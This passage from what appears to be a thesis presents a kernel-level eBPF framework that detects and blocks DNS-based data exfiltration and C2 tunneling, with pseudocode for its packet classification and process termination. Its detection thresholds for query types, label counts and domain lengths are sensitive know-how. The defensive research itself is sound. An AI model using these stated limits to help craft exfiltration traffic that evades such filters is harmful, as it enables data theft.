unsuitable for real-time security enforcement [5]. While solutions like Haider et al. attempt to address C2-based DNS exfiltration over package distribution systems to prevent supply chain attacks, their approach is efficient for preventing exfiltration from single node but lacks detailed mechanisms for detecting and preventing DNS data exfiltration in distributed environments [13, 22]. These solutions remain vulnerable to policy evasion, privilege escalation, and denial-of-service attacks, largely due to limited kernel integration and insufficient enforcement of security policies. Process DNS, as introduced by Sivakorn et al., focuses on detecting and countering C2-based DNS exfiltration, specifically by analyzing processes in userspace and terminating malicious ones [22]. Despite its low-latency detection approach, the solution is vulnerable to privilege escalation and denial-of-service attacks due to its lack of kernel integration and inability to handle more sophisticated evasion tactics. The lack of transparency regarding the kernel enforced system access control mechanisms for their agents in userspace further limits its effectiveness, particularly for advanced threat actors that may bypass userspace defenses. Existing machine learning–based DNS security solutions primarily focus on volumetric and timing-based anomaly detection, as they are confined to passively analyzing aggregated traffic in userspace. These architectures inherently lack critical capabilities such as real-time enforcement, in-kernel inspection of encapsulated payloads, cross-protocol correlation, and detection of port-layer obfuscation—such as DNS tunneling over randomized UDP ports. They remain decoupled from active prevention, offering no mechanisms for preemptive data loss estimation or dynamic response. Most rely on stateless or stateful analysis and are rarely evaluated against advanced adversary emulation frameworks or modern C2 tools. While lexical inspection can offer fast classification of suspicious payloads, userspace-based systems still depend on behavioral heuristics or statistical timing models to detect slow and stealthy exfiltration, often resulting in substantial data loss before enforcement is applied. Moreover, these approaches are fundamentally incapable of preventing advanced C2 behaviors such as remote code execution, port forwarding, backdoor creation, or reverse shells. Machine learning–based detection—especially in passive, userspace pipelines—may eventually flag these activities, but only after C2 commands have

executed or data has been exfiltrated, making such defenses reactive and too late to prevent damage. While they may suffice for detecting bulk exfiltration, they consistently fail against sophisticated threats like multi-layered C2 operators, parallel exploitation, botnets, and domain generation algorithms. Despite incremental advances, no current solution offers true real-time DNS exfiltration prevention with implant-level termination, fine-grained enforcement, and cloud-native scalability. Userspace-only designs fundamentally lack visibility into low-level network activity and cannot introspect system state with sufficient granularity, rendering them ill-suited for production-grade environments where data sovereignty, rapid containment, and kernel-level control are paramount to prevent these emerging threats.

3.3 Enterprise Solutions to Prevent DNS Data Exfiltration

Akamai's ibHH algorithm leverages information heavy hitters for real-time DNS exfiltration detection adopted in production as explained by Ozery et al. by quantifying unique data transmitted from DNS subdomains to their domains, using a fixed-size cache for efficient processing [20]. Although DNS firewalls such as Akamai and AWS Route 53 can detect tunneling and DGA activity using volume thresholds and anomaly rules, they lack direct endpoint prevention, which is essential to minimize data loss and reduce dwell time [3]. These systems often fail against APT malware that employs slow and stealthy C2 patterns and requires static manual policies that are ineffective against dynamic DGAs. Route 53 also lacks enhanced observability and cross-protocol correlation, limiting its ability to enforce Layer 3 blocks through AWS network firewalls. Similarly, Cloudflare, Akamai, and AWS proprietary DNS firewalls are optimized for DDoS mitigation, but fail against sophisticated exfiltration or insider threats using DNS-based C2. Infoblox adds hybrid agent-based enforcement and centralized threat intelligence, and Broadcom's Carbon Black blocks endpoint processes, but both rely on user-space traffic analysis. In contrast, eBPF enables in-kernel enforcement with fine-grained visibility, offering significantly stronger mitigation and detection capabilities for DNS exfiltration [2].

Chapter 4

IMPLEMENTATION

This chapter explains the architecture of the security framework and its individual components, first highlighting the overall framework, followed by a detailed breakdown of each component.

4.1 Security Framework Overview

The security framework implemented for distributed environments using endpoint security approach enables real-time disruption of stealthy DNS C2 channels and DNS tunneling, preventing malicious exfiltrated DNS packets from passing through the endpoint to ensure negligible data loss. Provides robust capabilities for terminating malicious C2 implants, offering deep system observability and cross-protocol protection by dynamically creating in-kernel network policies that block remote C2 server IPs. Designed for massive scalability and production readiness in modern cloud environments, the framework supports threat event data streaming to enable asynchronous communication. This, in turn, allows for horizontal scalability of data plane nodes and addresses DGAs by dynamically blacklisting domains via RPZ directly on the DNS server. The overview of core components of the framework is explained in subsequent subsections.

4.1.1 Data Plane

The data plane consists of eBPF agents, built entirely in Golang for high performance and a smaller memory footprint, deployed across all endpoints of the data plane. These agents operate in userspace and dynamically inject the eBPF program into the kernel's TC layer at the egress point for all physical network interfaces at the endpoint to perform in-kernel

DPI and filter DNS exfiltrated packets transmitted over UDP. In addition, these agents also inject supplementary eBPF programs attached to various kernel hook points, such as kprobes (to monitor the creation of new network devices), raw tracepoints (to detect process termination), and socket cgroup hooks (used on older kernels to retrieve task_struct when native access is unavailable from root kernel TC programs). They also integrate with Linux Security Modules (LSM) to ensure the integrity of injected eBPF programs and to protect the kernel from malicious or tampered eBPF programs. Table 4.2 outlines all eBPF programs and their corresponding kernel injection points utilized by these agents. Complementing egress filtering, the agents also monitor ingress packets to analyze C2 response patterns using the same real-time inference engine and shared LRU cache as egress. The eBPF agents support two prevention modes, which can be configured via the agent configuration in the userspace. A dedicated eBPF map is used to enable or disable either mode when injected into the kernel. By default, both modes are enabled to ensure high security.

- **Strict Enforcement Active Mode**: DNS packets over standard ports (DNS: 53, MDNS: 5353, and LLMNR: 5355) are scanned in the kernel using eBPF at the TC egress hook. Malicious packets are immediately dropped. If the classification exceeds the limits of the eBPF instruction, the packet is redirected to the userspace for further analysis. The eBPF agent sniffs redirected traffic and checks against the domain blacklist cache or performs ONNX-based deep learning model inference to identify potential payload obfuscation in DNS traffic. Post-userspace inferencing benign packets are retransmitted using high-speed socket options like `AF_PACKET` or `AF_XDP`, while malicious ones are dropped and their domains added to the userspace blacklist cache. This mode effectively halts all forms of DNS exfiltration while also enabling live disruption of C2 communication and, ultimately, termination.
- **Process-Aware Adaptive Passive Threat Hunting Mode**: Designed for non-standard UDP ports overlayed with DNS traffic for exfiltration, this mode clones suspicious packets for userspace analysis while allowing the original packet to continue. If

found malicious, the associated process is flagged in the eBPF maps. Subsequent DNS packets from that process are dropped in the kernel, effectively breaking C2 implant communication with the remote server. Once a configurable threshold is reached, the process is terminated. This mode is highly effective against stealthy exfiltration techniques using C2 implants that employ port obfuscation and DNS layering over random UDP ports.

In addition to DPI, these agents also manage network namespaces and virtual bridges using the `veth` driver. Figure 4.1 illustrates the network topology, which incorporates Linux virtual network namespaces and the `veth` bridge driver that functions as a Layer 2 and Layer 3 bridge. These agents hold eBPF map file descriptors to bridge kernel-userspace communication and enable advanced runtime analysis. The lifecycle of eBPF programs is tightly coupled to the eBPF agent, which runs with elevated privileges to control the network datapath, syscall layer, and other privileged kernel subsystems. Table 4.1 details the kernel capabilities under which the eBPF agents operate over data plane nodes. Both active and passive modes support real-time response, including killing malicious processes when repeated exfiltration exceeds configured thresholds. Kernel filtering is driven by adaptive limits set in eBPF maps, enforced post-raw DNS parsing directly from SKB. On the userspace side, the eBPF agent leverages quantized ONNX models for low-latency inference, exports telemetry to observability backends, and pushes threat events to centralized message brokers. All configuration pushed into kernel programs is fully reprogrammable by the control plane, down to every map and hook.

4.1.2 Distributed Infrastructure

In addition to data-plane nodes, the framework includes an open source DNS infrastructure built with PowerDNS. The setup consists of a PowerDNS Recursor for upstream resolution and an authoritative DNS server for handling internal zones. Although there are no actual local domains, the authoritative server is used primarily to generate malicious C2 domains us-




Figure 4.1: eBPF Agent created Network Topology at endpoint

Kernel Capability	Description
CAP_BPF	Load eBPF, manage maps
CAP_SYS_ADMIN	Attach BPF, mount BPF FS
CAP_NET_ADMIN	Manage netdev creation and tc/xdp/cgroup filters attachment
CAP_NET_RAW	Send/receive raw packets from netdev tap rx queues particularly via AF_PACKET sockets
CAP_IPC_LOCK	Lock BPF memory

Table 4.1: Linux Kernel Capabilities Required for eBPF Agent at Endpoint

eBPF Program Type	Agent Mode	Injection Point	Description
SCHED_ACT	Active, Passive	Physical NICs	Performs in-kernel DNS DPI at TC egress. Interacts with maps and redirects packets to userspace or tracks process info based on mode.
SCHED_ACT	Active	veth bridges	Verifies packet integrity using `skb_hash` for redirected DNS traffic over namespaces.
KPROBE	Active	Tun/Tap driver kernel functions	Detects virtual device creation to attach DNS filters dynamically.
TRACEPOINT	Passive	process_exit	Cleans up eBPF maps when flagged processes exit before agent-enforced termination.
LSM	Active, Passive	BPF_PROG_LOAD	Intercepts eBPF program loading syscalls. Verifies integrity via kernel keyring to block malicious eBPF code injection.

Table 4.2: eBPF Programs Managed by the eBPF Agent

ing a domain generation algorithm (DGA). This design enables DNS-based C2 and tunneling attacks across the data plane and replicates DNS server design often deployed in production cloud environments. To support DGA-driven malicious domain generation without relying on public cloud DNS providers, both PowerDNS components were deployed locally. The authoritative server uses a Postgres backend to store DNS zones, records, transfers (AXFR, IXFR), TSIG keys, DNSSEC keys, and related metadata. All data plane nodes utilize the PowerDNS Recursor as their default DNS resolver. Kafka acts as a message broker for real-time streaming of threat events detected by eBPF agents in the data plane. To enhance

DNS-layer defenses, the framework uses PowerDNS Recursor interceptors to inspect DNS queries before resolution or forwarding. These interceptors perform inference using the same ONNX-serialized deep learning model as the data plane, specifically handling TCP-based DNS queries offloaded from the eBPF agents in the data plane. Finally, the recursor is integrated with Response Policy Zones (RPZ), backed by Postgres. These zones are dynamically updated by the controller to blacklist second-level domains (SLDs) tied to malicious C2 activity, as described in the next subsection.

4.1.3 Control Plane

The control plane consists of a centralized analysis server that consumes threat events from Kafka topics, streamed and updated by eBPF agents running in the data plane. Based on these consumed event payloads, the control plane dynamically blacklists malicious SLDs on the DNS server, thereby safeguarding all endpoints in the data plane that utilize the DNS server. Additionally, the system supports full data plane reprogramming by publishing Kafka topics consumed by eBPF agents, allowing them to rehydrate their local blacklist domain caches and immediately enforce updated policies. This design drastically reduces DNS resolution hops from data plane nodes to the DNS server by enforcing blacklists locally.

4.2 Data Plane

The implementation of the eBPF agents deployed on the data plane nodes is organized as follows: First, active mode describes the strict enforcement mode of the agent. Second, passive mode explains the adaptive threat hunting mode. Third, encapsulated phase covers the handling of DNS exfiltration in encapsulated traffic, currently supported only in active mode. Fourth, feature analysis outlines the features extracted by eBPF programs for in-kernel classification and userspace feature extraction for deep learning model training and inference of redirected suspicious traffic. Fifth, datasets describes all the datasets used for model training. Finally, model and threat event streaming detail the model architecture serialization, quantization, and the threat event streaming mechanism utilized by the eBPF

agents.

4.2.1 Strict Enforcement Active Mode

After injecting the eBPF programs and attaching them as direct-action filters to the kernel TC egress CLSACT QDISC on all physical network interfaces, the eBPF program is triggered as soon as a packet is queued by the kernel to the CLSACT QDISC. At this point, within the QDISC egress filter, the kernel provides a fully formed SKB that has already traversed the upper layers of the kernel network stack and is ready for transmission according to the default netdev queuing policies, ultimately reaching the NIC TX queues. The eBPF program runs on multiple CPU cores in parallel. All eBPF maps in this mode are global, and the kernel handles concurrent access to ensure synchronization across cores. The details of the implementation for this mode are organized as follows. First, the maps section explains the structure of the eBPF LRU hash maps used to store state information and manage packet flow. Next, the netflow across the kernel and userspace is explained as follows: The section kernel eBPF filter packet classify describes how incoming packets are classified and actions in the egress TC filter, using SKB metadata, and handling redirection after deep scans from userspace performing enhanced security checks. Userspace eBPF agent packet handling details sniffed packet processing by the agent in zero copy mode, while Concurrency handling covers the synchronization between shared eBPF maps between the kernel and the userspace, including safe parallel execution across CPU cores.

eBPF Maps in Active mode

1. **DNS Exfiltration Feature Map:**

   Key: Feature identifier

   Value: Filtering or classification parameter used by the eBPF TC egress program to process DNS traffic.

2. **Packet Redirection Tracking Map:**




Figure 4.2: eBPF Maps structure for Agent in active phase

Key: DNS query ID

Value: Kernel system monotonic time (nanoseconds). Track suspicious packets redirected across interfaces, using NMI(Non Maskable Interrupts) safe timestamps.

3. **Timing Attach Prevention Map:**

   Key: Monotonic timestamp (nanoseconds)

   Value: Scanned flag (true/false). Used by the eBPF agent to authorize scanned packets, and by the kernel eBPF program to verify packet integrity before resend.

eBPF program packet processing over egress TC QDISC filter

Once a DNS packet traverses down the kernel network stack after being written to the UDP socket by userspace, it reaches the TC layer, with each CPU handling classification and traffic shaping under the parent QDISC of the respective network interface, and before processing any parent QDISC kernel triggers the CLSACT QDISC where the eBPF direct-action filter is attached. At this point, the eBPF program determines whether the packet is arriving for the first time or has been rescanned from userspace by parsing the DNS protocol directly from the kernel SKB. The eBPF program peels off the packet layers from the SKB using

the Linux kernel's core protocol structure definitions, with each protocol layer (L2 to L4) parsed based on the corresponding headers. Since most Layer 7 (application) protocols are handled in userspace, the kernel processes application payloads as raw bytes. Like any other application protocol, DNS also has its protocol header and payload. The eBPF program parses the DNS header from the raw application data using custom written C structure definitions for DNS protcol inside the kernel according to RFC 1035. After populating all required fields like query ID, opcode, flags, question count, and answer count, the eBPF program extracts metadata for further evaluation. If the packet is arriving for the first time, there will be no corresponding entry for its query ID in the `dns_packet_redirection_map` eBPF map. The TC eBPF program proceeds to parse the DNS application data after the DNS header. It extracts features from the first DNS question; if multiple questions are present, the packet is flagged as suspicious and redirected without further checks, since multiple questions per query are typically disallowed in normal DNS behavior and rejected by most DNS servers. In addition, it is expected that the answer count is zero because the endpoints running these C2 and tunneling implants do not operate full DNS servers and instead communicate with their C2 servers through crafted DNS questions and the additional section of the DNS packet. These extracted features are evaluated against the kernel feature set described in Table 4.3, and based on the evaluation, appropriate TC actions are enforced, such as `TC_ACT_SHOT` to drop, `TC_ACT_OK` to forward, or `bpf_redirect` to redirect the packet to a different network interface. If the packet is benign or malicious the action is taken immediately according to the Algorithm 1. For suspicious packets requiring deeper inspection, before redirection to the different netdev, the parsed DNS query ID is stored as a key in the `dns_packet_redirection_map` map, with the value being the current kernel system monotonic timestamp obtained via `bpf_ktime_get_ns`, providing nanosecond precision to accurately track the time of redirection and detect possible timing-based evasion. At this point, additional map information populated by the eBPF agent in userspace during bootup is fetched, including the recorded L3 address of the bridge interface to which the packet will be redirected, the interface network `if_index`, and other system observability

maps. Redirection counters are also incremented for the eBPF agent to export system observability metrics. Prior to redirection, the eBPF program determines whether the incoming packet is IPv4 or IPv6; if IPv4, the program performs destination NAT (DNAT) inside the kernel to modify the L3 destination address and incremental checksum calculation for Ipv4 packets to point to the userspace-owned bridge for inspection, while for IPv6, due to the absence of an L3 checksum in protocol, a static checksum is assigned to maintain consistency. The suspicious packet is then redirected to the RX queues of the associated netdev created by the userspace eBPF agent. When the userspace eBPF agent completes deeper inspection and sends the packet back through an `AF_PACKET` socket, the TC eBPF program is retriggered. To prevent infinite loops or reprocessing of malicious resends, the eBPF program reparses the DNS protocol from the SKB, fetches the associated timestamp from the `dns_packet_redirection_map` map using the DNS query ID as key, and retrieves the scan verification flag from the `dns_redirect_ts_verify_map`. If the flag is set, authorizing the packet as legitimately scanned and returned by the eBPF agent, the packet is forwarded toward the NIC and exits the kernel. If the flag is unset, suggesting the packet is forged, unsanctioned, or a result of a timing or brute-force attack by a compromised implant in userspace, the packet is dropped immediately by the eBPF program. The detailed algorithm for active redirection timestamp handling and userspace resend verification are described in Algorithm 2. Through strict enforcement of privileged map access and precise use of the kernel monotonic clock, the system robustly prevents timing attacks, brute-force attempts, and unauthorized packet exfiltration while deep inspection is performed on the packet, involving context switching between user space and kernel space.

Userspace eBPF agent packet processing

The userspace eBPF agent utilizes kernel BPF bindings to abstract raw BPF syscalls, primarily through libbpf. The loader runs with the required kernel capabilities as explained earlier, injecting all eBPF programs and owning the file descriptors for eBPF maps both for pinned and unpinned maps to BPF kernel filesystem. It injects the root eBPF program powering

the TC filter attached to the egress direction. The agent spawns threads to continuously sniff traffic from its owned network namespace dedicated to handling redirected suspicious traffic in active mode using `AF_PACKET` socket, reading directly from tap interfaces or RX queues in zero-copy mode to avoid additional buffer allocations in userspace for performance. Since the agent has access to all eBPF maps via their file descriptors, it relies on libpcap to parse DNS application-layer traffic redirected from the kernel for inspection. After sniffing, the agent extracts userspace DNS features as outlined in Userspace Features. It maintains two LRU caches in userspace heap memory: first representing Cisco's data set of the world's top one million SLDs, and second representing malicious domains previously inferred and cached, preventing reinferencing known malicious packets. If the parsed SLD is found in the benign cache, the packet is immediately forwarded without inference; due to DNS protocol properties, malicious C2 servers cannot redirect these legitimate domain zone files of the highest-reputed benign domains. The agent forwards benign packets through `AF_PACKET` or `AF_XDP` socket accordingly. The agent also supports live Kafka consumers, enabling dynamic updates to the userspace LRU caches from a controller in real time supporting eBPF agent re-programmability from controller. For `AF_XDP` socket, packets are injected directly into the TX queues of the device driver, bypassing the eBPF TC egress filter, while cleaning up associated entries in the `dns_packet_redirection_map` added during redirection. For `AF_PACKET` sockets, the agent fetches the kernel redirection timestamp using the parsed DNS transaction ID, updates the `dns_redirect_ts_verify_map`, and marks the packet as scanned so the kernel allows it to pass. If no cache hit occurs, features are extracted live from the packet and passed to the deep learning model; if the packet is inferred as malicious, it is dropped, the corresponding SLD is blacklisted in the userspace malicious cache, and a Kafka event is produced for the controller to update DNS server blacklists. If benign, the packet is sent using the same approach as a benign cache hit. All malicious detection events are exported to Prometheus along with system observability metrics such as redirection counts. The eBPF agent continuously monitors maliciously detected packets and the parent processes involved in sending these packets, aided by the same eBPF program that tracks all

redirected suspicious DNS packets and their query IDs. If these packets exceed a defined malicious threshold, the eBPF agent sends a SIGKILL signal to the process, effectively terminating the malicious implant at the endpoint. Algorithm 3 details the packet processing algorithm utilized by the eBPF agent.

eBPF Maps concurrency handling

The eBPF programs in this mode use global kernel maps (not per-CPU) to support concurrent reads/writes, protected by BPF spinlocks NUMA-aware for SMP, extensions of kernel spinlocks that ensure cache coherence and atomic access per CPU. Each map tracks atomic reference counts for process access. Every concurrent thread in usesrpaace processing and sniffing packets parallely from network namespace and if performing updates over shared eBPF map always use RWMutex in userspace for synchronization Since eBPF map fd's are not shared across userspace processes, the maps are exclusively created by the single eBPF agent process in userspace ensuring reference count for all the owned map from being garbage collected. This model, paired with spinlock-based concurrency in the kernel per CPU, ensures consistent parallel packet processing across CPUs. The two primary maps shared between kernel and userspace—`dns_redirect_ts_verify_map` and `dns_packet_redirection_map` each of them always using unique keys (monotonic timestamps and DNS query IDs), preventing stale reads, race conditions, and inconsistent updates that could otherwise cause leaking malicious exfiltrated packets. In addition every update done over eBPF maps in the kernel is performed via built-in LLVM concurrency helpers to ensure strong atomic map updates synchronizing kernel memory address locations for map updates. Thus, strict and reliable control is maintained. The Figure 4.3 details the complete userspace and kernel pipeline for this mode of agent operation.

Algorithm 1: DNS RAW SKB Parsing over Egress TC CLSACT QDISC in **ACTIVE** Mode

Input : Socket buffer (`skb`), eBPF LRU hash maps: `dns_limits`, `dns_packet_redirection_map`, `node_agent_config`
Output : Packet Action: `TC_ACT_SHOT`, `TC_ACT_OK`
eBPF Map Updates `bpf_map_updates`

`// Parse skb layers; ensure skb->data_ptr remains memory bound for eBPF verifier`
Parse Layer 2 (Ethernet) from `skb`;
if *VLAN (`802.1Q` or `802.1AD`) is present* **then**
  if *`skb->data_ptr` exceeds `skb->data_end`* **then**
    Drop packet via `TC_ACT_SHOT`;
  Extract the inner encapsulated protocol (`h_proto`) from VLAN header;
Parse Layer 3 (Network) from `skb`;
if *`skb->data_ptr` exceeds `skb->data_end`* **then**
  Drop packet via `TC_ACT_SHOT`;
Parse UDP Layer 4 (Transport) from `skb`;
if *`skb->data_ptr` exceeds `skb->data_end`* **then**
  return `TC_ACT_SHOT`;
if *`skb->protocol` = IPPROTO_TCP* **then**
  return `TC_ACT_OK`;
if *`udp->dest` $\neq$ 53* ***and*** *`udp->dest` $\neq$ 5353* ***and*** *`udp->dest` $\neq$ 5355* **then**
  `// This is not standard DNS traffic; over MDNS, DNS, LLMNR`
  return `TC_ACT_OK`;
Parse Layer 7 DNS (Application) from `skb`;
if *`skb->data_ptr` exceeds `skb->data_end`* **then**
  Drop packet via `TC_ACT_SHOT`;
Extract `qd_count`, `ans_count`, `auth_count`, and `add_count`;
if *`qd_count` $>$ 1* ***or*** *`auth_count` $>$ 1* ***or*** *`add_count` $>$ 1* **then**
  Perform `bpf_map_updates`;
  return;
Parse first question record from `skb`;
`// Extract Kernel DNS features from dns_limits map`
Fetch `n_lbls`, `dom_len`, `subdom_len`, `dom_len_no_tld`, `q_class`, `q_type` from `dns_limits`;
if *`n_lbls` $\leq$ 2* **then**
  return `TC_ACT_OK`;
if *Any of (`n_lbls`, `dom_len`, `subdom_len`, `dom_len_no_tld`) is in [min, max] range* **then**
  Perform `bpf_map_updates`;
  return;
if *Any of (`n_lbls`, `dom_len`, `subdom_len`, `dom_len_no_tld`) exceeds its maximum threshold* **then**
  return `TC_ACT_SHOT`;
if *`q_type` $\in$ {TXT, ANY, NULL}* **then**
  return `bpf_map_updates`;
return `TC_ACT_OK`;

Algorithm 2: DNS eBPF Map Handling Prior to `skb_redirect` and Post-Socket Write Over `AF_PACKET` From Userspace in **ACTIVE** Mode

Input : `skb` (socket buffer),
eBPF LRU hash maps:
`netlink_links_config`,
`dns_packet_redirection_map`,
`dns_redirect_ts_verify_map`,
`redirect_count_map`
`skb_netflow_integrity_verify_map`

Output : `bpf_redirect` to `bridge_if_index`, `TC_ACT_SHOT`, `TC_ACT_OK`

Extract DNS Layer from the packet application data;
Get DNS transaction ID (`tx_id`) from parsed L7 payload in `skb`;
Determine if packet is IPv4 or IPv6 using `nexthdr` / `h_proto` in Ethernet frame in SKB (`ETH_P_IPV4` / `ETH_P_IPV6`);
`// use the kernel skb destined netdev link index`
Extract `if_index` from `skb`;
`// Fetch Virtualized Bridge netdev information`
Fetch `dst_ip` from `netlink_links_config` with key `if_index`;
`// Use userspace-generated random hash for skb integrity verification post live-redirect across bridge.`
Fetch `skb_mark` from `netlink_links_config` with key `if_index`;
Fetch `dns_kernel_redirect_val` = {`l3_checksum`, `kernel_time_ns`} from `dns_packet_redirection_map` with key `tx_id`;
if *not* *`dns_kernel_redirect_val`* **then**
    `// Packet redirected; arrived at TC hook first time`
    Modify `skb` to replace destination IP with `dst_ip` of virtual bridge;
    if *`ETH_P_IPV4`* **then**
        Recompute Layer 3 checksum and update in `skb`;
        Set `l3_checksum` = computed checksum;
    else
        Set `l3_checksum` = `0xFFFFF`;
    if *not* *`skb_mark`* **then**
        `// Custom skb->mark per netflow computed in-kernel; not set by eBPF agent.`
        `skb_mark` = `bpf_get_prandom_u32() // an integrity verify map to verify netflow per redirect from skb mark over bridge`
        Update `skb_netflow_integrity_verify_map` with:
            - Key: 0xFFEF `// unique flow index identifier for skb`
            - Value: `skb_mark`
    Mark `skb->mark` = `skb_mark`;
    Update `dns_packet_redirection_map` with:
        - Key: `tx_id`;
        - Value: `l3_checksum`, `kernel_time_ns`;
    Increment global redirect count for `if_idx`;
    Update `redirect_count_map` with:
        - Key: `if_idx`;
        - Value: updated_redirect_count;
    Perform `bpf_redirect(bridge_if_index, BPF_F_INGRESS)`;
else
    `// Userspace deep-scanned packet re-arrived; verify it is not forged`
    Extract `kernel_time_ns` from `dns_kernel_redirect_val`;
    Fetch and delete `redirect_ts_verify_val` from `dns_redirect_ts_verify_map` with:
        - Key: `kernel_time_ns`;
    if *not* *`redirect_ts_verify_val`* **then**
        `// Timing attack: userspace agent did not emit packet`
        return `TC_ACT_SHOT`;
    else
        `// Packet rescanned from authorized sender`
        Delete `redirect_ts_verify_val` from `dns_redirect_ts_verify_map`;
        return `TC_ACT_OK`;

Algorithm 3: User-Space eBPF Agent with Deep Learning and Event Streaming for Deep Parsing of DNS Traffic

Input : Sniffed DNS packets from suspicious Linux namespaces via pcap (zero-copy), DNS features,
All kernel eBPF maps of type LRU Hash
Output : Packet dropped (if malicious) or socket write (if benign)

Sniff traffic over veth pair interfaces in Linux namespace;
Extract userspace DNS features from DNS packet;
Export metrics from all monitoring maps (`redirection_count`, `loop_time`, etc);
Fetch `isSLDBenign` from eBPF agent's userspace LRU map of top 1M SLDs;
if *isSLDBenign* **then**
    Set `shouldRetransmit` ← `true`;
else
    Fetch `isBlacklistedSLDFound` from eBPF agent's LRU map;
    if *isBlacklistedSLDFound* **then**
        `// Previously blacklisted | drop packet`
        return;
    Pass features to ONNX model for inference;
    if *Inference result == MALICIOUS* **then**
        Emit event to message brokers with details;
        Blacklist SLD for all DNS query records;
        return;
    else if *Inference result == BENIGN* **then**
        Set `shouldRetransmit` ← `true`;
if *shouldRetransmit* **then**
    Fetch `dns_kernel_redirect_val` = {`l3_checksum`, `kernel_time_ns`} from `dns_packet_redirection_map` with:
        • Key: `tx_id`;
    Extract `kernel_time_ns` from `dns_kernel_redirect_val`;
    if *AF_PACKET* **then**
        Update `dns_redirect_ts_verify_map` with:
            Key: `kernel_time_ns`
            Value: `true`;
        Replace packet's `l3_checksum`;
        Serialize packet payload to raw bytes;
        `syscall.write(AF_PACKET, SOCK_RAW, 0);`
    if *AF_XDP* **then**
        Delete `kernel_time_ns` from `dns_redirect_map`;
